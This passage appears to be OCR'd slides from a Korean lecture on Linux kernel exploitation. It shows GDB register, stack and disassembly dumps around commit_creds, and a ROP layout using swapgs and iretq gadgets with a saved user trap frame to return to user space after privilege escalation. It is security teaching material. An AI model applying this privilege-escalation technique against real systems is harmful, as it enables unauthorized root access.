


```
$rax   : 0xffff88800456b9c0  ->  0x0000000000000001
$rbx   : 0xffff888007981d80  ->  0x0000000000000000
$rcx   : 0x0000000000000000
$rdx   : 0xffff888004435560  ->  0x0000000100000001
$rsp   : 0xffffc9000023fe98  ->  0xffffffff821efb48 <__wrgsbase_inactive+0x8>  ->  0xccccccccc3f8010f
$rbp   : 0xffff88800456f300  ->  0x040e001b00000000
$rsi   : 0x0000000000000000
$rdi   : 0xffff88800456b9c0  ->  0x0000000000000001
$rip   : 0xffffffff812c7710 <commit_creds>  ->  0x4c655441fa1e0ff3
$r8    : 0x00000000000000b8
$r9    : 0x0000000000000000
$r10   : 0xffffc9000023fe38  ->  0x00007ffec2c65c90  ->  0x0000000000000000
$r11   : 0x0000000000000000
$r12   : 0x0000000000000088
$r13   : 0x00007ffec2c65c90  ->  0x0000000000000000
$r14   : 0xffffc9000023fef8  ->  0x0000000000000000
$r15   : 0x0000000000000000
$eflags: 0x202 [ident align vx86 resume nested overflow direction INTERRUPT trap sign zero adjust parity carry] [Ring=0]
$cs: 0x10 $ss: 0x18 $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
------------------------------------------------------------------------------------------------------------------------
$rsp  0xffffc9000023fe98|+0x0000|+000: 0xffffffff821efb48 <__wrgsbase_inactive+0x8>  ->  0xccccccccc3f8010f  <-  retaddr[1]
      0xffffc9000023fea0|+0x0008|+001: 0xffffffff8123e387 <text_poke_early+0x57>  ->  0xfb017402e780cf48  <-  retaddr[2]
      0xffffc9000023fea8|+0x0010|+002: 0x0000000000401745  ->  0xe5894855fa1e0ff3  <-  retaddr[3]
      0xffffc9000023feb0|+0x0018|+003: 0x0000000000000033
      0xffffc9000023feb8|+0x0020|+004: 0x0000000000000202
      0xffffc9000023fec0|+0x0028|+005: 0x00007ffec2c65900  ->  0x00007ffec2c65fc0  ->  0x0000000000000001  <-  retaddr[6]
      0xffffc9000023fec8|+0x0030|+006: 0x000000000000002b
      0xffffc9000023fed0|+0x0038|+007: 0xffff88800456f300  ->  0x040e001b00000000  <-  retaddr[8], $rbp
---------------------------------------------------------------------------------------------------------- code: x86:64 (gdb
   0xffffffff812c770d 90                  <__pfx_commit_creds+0xd>   nop
   0xffffffff812c770e 90                  <__pfx_commit_creds+0xe>   nop
   0xffffffff812c770f 90                  <__pfx_commit_creds+0xf>   nop
 > 0xffffffff812c7710 f30f1efa            <commit_creds>    endbr64
   0xffffffff812c7714 4154                <commit_creds+0x4>    push   r12
   0xffffffff812c7716 654c8b25fa684702    <commit_creds+0x6>    mov    r12, QWORD PTR gs:[rip + 0x24768fa] # 0xffffffff8373e018 <current_task>
   0xffffffff812c771e 55                  <commit_creds+0xe>    push   rbp
   0xffffffff812c771f 53                  <commit_creds+0xf>    push   rbx
   0xffffffff812c7720 498bac2460070000    <commit_creds+0x10>    mov    rbp, QWORD PTR [r12 + 0x760]
```

Linux Kernel Exploit Technique

$rip : swapgs ; ret

권한 상승 이후에 KernelGSbase의 값을
GS.base의 값으로 교체



RSP

swapgs ; ret

iretq ; ret

tf.user_rip

tf.user_cs

tf.user_rflags

tf.user_rsp


tf.user_ss

….

Linux Kernel Exploit Technique

$rip : iretq ; ret

RSP에 들어있는 User Space의 Context Data를 가져와 원래의 실행 상태를 복구



RSP

swapgs ; ret

iretq ; ret

tf.user_rip

tf.user_cs


tf.user_rflags

tf.user_rsp

tf.user_ss


....

Linux Kernel Exploit Technique



```
   0xffffffff8123e37f 8cc8          <text_poke_early+0x4f>   mov    eax, cs
   0xffffffff8123e381 50            <text_poke_early+0x51>   push   rax
   0xffffffff8123e382 6889e32381    <text_poke_early+0x52>   push   0xffffffff8123e389
-> 0xffffffff8123e387 48cf          <text_poke_early+0x57>   iretq

 -> 0x401745 f30f1efa          <NO_SYMBOL>   endbr64
    0x401749 55                <NO_SYMBOL>   push   rbp
    0x40174a 4889e5            <NO_SYMBOL>   mov    rbp, rsp
    0x40174d 488d05b0880900    <NO_SYMBOL>   lea    rax, [rip + 0x988b0] # 0x49a004
    0x401754 4889c7            <NO_SYMBOL>   mov    rdi, rax
    0x401757 e8f4a20000        <NO_SYMBOL>   call   0x40ba50
```

